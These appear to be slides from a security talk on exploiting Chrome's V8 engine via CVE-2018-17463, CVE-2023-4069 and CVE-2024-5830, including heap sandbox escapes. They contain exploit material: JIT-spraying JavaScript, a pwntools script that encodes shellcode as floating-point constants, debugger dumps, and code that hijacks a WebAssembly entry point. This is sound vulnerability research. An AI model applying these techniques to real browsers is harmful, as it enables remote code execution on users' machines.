

CVE 2018-17463 – Exploitation Steps

- Obtain relative R/W
- Obtain arbitrary R/W
- Code Execution?

```
0:000> !vprot 0000022803E86A90
BaseAddress:      0000022803e86000
AllocationBase:   0000022803e30000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:       00000000000001000
State:            00001000  MEM_COMMIT
Protect:          00000004  PAGE_READWRITE
Type:             00020000  MEM_PRIVATE
```


CVE 2018-17463 – WebAssembly Shellcode

- In browser client-side execution to support C/C++
- JIT Compiled by Liftoff
- WASM jump tables pages are RWX 😊



CVE 2023-4069

Modern Era Heap-Sandbox




Heap V8 Sandbox - Goals

- Up until now: **x2 vulnerabilities** needed to get system foothold
 - Renderer
 - Process Sandbox
- Now V8 Heap Sandbox's adds an extra layer of defense: **x3 vuln needed**
 - Renderer
 - Heap Sandbox
 - Process Sandbox

V8 Heap Sandbox (Upercage) – Key Features

- Rolled out ~2022
- SW-based
- Isolated Heap
- Pointer Table



Heap V8 Sandbox (Ubercage) – In Practice

- Pre Heap Sandbox

```
(lldb) x/9wx 0x2507080c5f7c
```

```
0x2507080c5f7c: 0x08281181 0x080406e1 0x080406e1 0x00001000
```

```
0x2507080c5f8c: 0x00000000 0x07845c00 0x00000001 0x07632708
```

```
0x2507080c5f9c: 0x00000001
```

- With Heap Sandbox

```
(lldb) x/8wx 0x2507080c5f7c
```

```
0x2507080c5f7c: 0x08281181 0x080406e1 0x080406e1 0x00001000
```

```
0x2507080c5f8c: 0x00000000 0x00000000 0x0000045c 0x00000042
```


CVE 2023-4069 – Type Confusion in Maglev

- **Maglev** is the new mid-tier compiler
- It generates less optimized code, but it does that quicker than **Turbofan**
- **CVE 2023-4069**: failure check while creating a default receiver object
- The **same map** is used for a different type (sounds familiar?)

CVE 2023-4069 – Heap Sandbox Escape

- Standard **WASM** shellcode is not possible anymore due to Heap Sandbox
- However, not every pointer in the V8 heap is an offsets
- JIT compiled **function pointers** are still present as full pointers
- **Solution?** Modifying the function pointer to jump right into ***JIT-Spraying*** shellcode

CVE 2023-4069 – JIT-Spraying Shellcode (1)

```
const shellcode = () =>{return [1.1, 2.2, 3.3];} %PrepareFunctionForOptimization(shellcode);  
shellcode();  
%OptimizeFunctionOnNextCall(shellcode);  
shellcode();  
%DebugPrint(shellcode);
```


CVE 2023-4069 – JIT-Spraying Shellcode (2)

```
0:020> u 00007ff6`e0044040 L30
00007ff6`e0044040 8b59f4      mov     ebx,dword ptr [rcx-0Ch]
00007ff6`e0044043 4903de      add     rbx,r14
00007ff6`e0044046 f7431700000020 test    dword ptr [rbx+17h],20000000h
00007ff6`e004404d 0f85edd348a5 jne     d8!Builtin_CompiledLazyDeoptimizedCode
00007ff6`e0044053 55          push    rbp
00007ff6`e0044054 4889e5      mov     rbp,rsi
00007ff6`e0044057 56          push    rsi
00007ff6`e0044058 57          push    rdi
00007ff6`e0044059 50          push    rax
...
00007ff6`e0044094 49ba9a9999999999f13f mov r10,3FF199999999999Ah
00007ff6`e004409e c4c1f96ec2 vmovq   xmm0,r10
00007ff6`e00440a3 c5fb114107 vmovsd  qword ptr [rcx+7],xmm0
00007ff6`e00440a8 49ba9a99999999990140 mov r10,400199999999999Ah
00007ff6`e00440b2 c4c1f96ec2 vmovq   xmm0,r10
00007ff6`e00440b7 c5fb11410f vmovsd  qword ptr [rcx+0Fh],xmm0
00007ff6`e00440bc 49ba6666666666660a40 mov r10,400A666666666666h
```

```
0:020> .formats 3FF199999999999Ah
```

Evaluate expression:

Hex: 3ff19999`9999999a

Decimal: 4607632778762754458

Decimal (unsigned) : 4607632778762754458

Octal: 0377614631463146314632

Binary: 00111111 11110001 10011001 10011001 10011001

Chars: ?.....

Time: Mon Jan 4 09:24:36.275 16202 (UTC + 2:00)

Float: low -1.58819e-023 high 1.8875

Double: 1.1

CVE 2023-4069 – JIT-Spraying Shellcode (3)

```
const shellcode2 = () =>{return[1.9711828988902654e-246, 1.9711828988941678e-246, -  
6.82852703444537e-229];} %PrepareFunctionForOptimization(shellcode2);  
shellcode2();  
%OptimizeFunctionOnNextCall(shellcode2);  
shellcode2();  
%DebugPrint(shellcode2)
```

CVE 2023-4069 – JIT-Spraying Shellcode (4)

```
0:020> u 00007ff6`e0044040 L30
```

```
...
```

```
00007ff6`e0044094 49bacc9090909090eb0c mov r10,0CEB9090909090CCCh
00007ff6`e004409e c4c1f96ec2 vmovq xmm0,r10
00007ff6`e00440a3 c5fb114107 vmovsd qword ptr [rcx+7],xmm0
00007ff6`e00440a8 49bacc9090909090eb0c mov r10,0CEB9090909090CCCCCh
00007ff6`e00440b2 c4c1f96ec2 vmovq xmm0,r10
00007ff6`e00440b7 c5fb11410f vmovsd qword ptr [rcx+0Fh],xmm0
00007ff6`e00440bc 49bacc90909090909090 mov r10,90909090909090CCCCCh
```

```
0:020> u 00007ff6`e0044094+2
```

```
00007ff6`e0044096 cc int 3
00007ff6`e0044097 90 nop
00007ff6`e0044098 90 nop
00007ff6`e0044099 90 nop
00007ff6`e004409a 90 nop
00007ff6`e004409b 90 nop
00007ff6`e004409c eb0c jmp 00007ff6`e00440aa
00007ff6`e004409e c4c1f96ec2 vmovq xmm0,r10
```


CVE 2023-4069 – JIT-Spraying Shellcode (5)

```
from pwn import *
import struct

context(arch='amd64')
jmp = b'\xeb\x0c'
jmp2 = b'\xeb\x0f'
calc = u64(b'calc\x00\x00\x00\x00')

values = []

def make_double(code):
    assert len(code) <= 6
    hex_value = hex(u64(code.ljust(6, b'\x90') + jmp))[2:]
    double_value = struct.unpack('!d', bytes.fromhex(hex_value.rjust(16, '0')))[0]
    values.append(double_value)

def make_double2(code):
    assert len(code) <= 6
    hex_value = hex(u64(code.ljust(6, b'\x90') + jmp2))[2:]
    double_value = struct.unpack('!d', bytes.fromhex(hex_value.rjust(16, '0')))[0]
    values.append(double_value)

#start
make_double(asm("nop;"))
make_double(asm("add ebx,0x60;"))
make_double(asm("mov r8,qword ptr gs:[rbx];"))
make_double(asm("mov rdi,qword ptr [r8+0x18];"))
make_double(asm("mov rdi,qword ptr [rdi+0x30];"))
make_double(asm("xor rcx, rcx;"))
make_double(asm("mov dl, 0x4b;"))

...


code = asm("inc rdx;call rax")
assert len(code) <= 8
hex_value = hex(u64(code.ljust(8, b'\x90')))[2:]
double_value = struct.unpack('!d', bytes.fromhex(hex_value.rjust(16, '0')))[0]
values.append(double_value)

js_function = f'''
function func() {{
    return [{', '.join(map(str, values))}];
}}
'''

print(js_function)
```

```
kali@kali:~$ python3 shellcodegen.py
```

```
function func() {
    return [1.9711307397450932e-246, 1.971182297804913e-246, 1.9711823870029425e-246,
]
```



CVE 2024-5830

Present Day Heap-Sandbox



CVE 2024-5830 Type Confusion in Object Transitions

- Type Confusion in Maps handling via **PrepareForDataProperty()**
- When an object's structure changes (e.g., property addition), a new map is created.
- The bug occurs when these transitions lead to type confusion, where one map is expected, but another is provided, causing the engine to misinterpret data.

CVE 2024-5830 – Heap Sandbox Escape

- WASM Function Pointers are not available anymore from V8 Heap
- Blink objects like **DOMRect** are stored in Blink, outside the V8 heap but referenced by *embedder fields* in the heap.
- We can cause another type-confusion between **DOMRect** and **DOMTypedArray** by swapping the types in the *embedder fields*


CVE 2024-5830 – WASM Shellcode is Back

- With the Blink objects type confusion we can leak *TrustedCage::base* address
- We locate the address of the JIT-compiled WebAssembly function from Import Target Dispatch Table
- The code pointer is overwritten by setting *domRect.x* to the new entry point offset
- This effectively hijacks the WASM JIT code entry point when *exported()* is invoked

```
var codeIdx = findImportTarget(startAddr);
if (codeIdx !== -1) {
  var exported = instance.exports.main;
  var code = i32tof(startAddr + codeIdx * 4 + 0xc, trustedCage);
  domRect.x = code;
  node.copyFromChannel(dst, 0, 0);
  intView[0] = intView[0] + 0xe + 0x100;
  node.copyToChannel(dst, 0, 0);
  exported();
}
```


Demo Time

Live!



Key Takeaways

- Browsers are complex high-value targets
- Type confusion bugs will likely persist in V8 due to JIT engine nature
- V8 heap sandbox increase the attacker's cost, but it's not bullet proof
- x3 bugs are now required to get a full system shell
- <http://poc.uf0.org>



Thank
you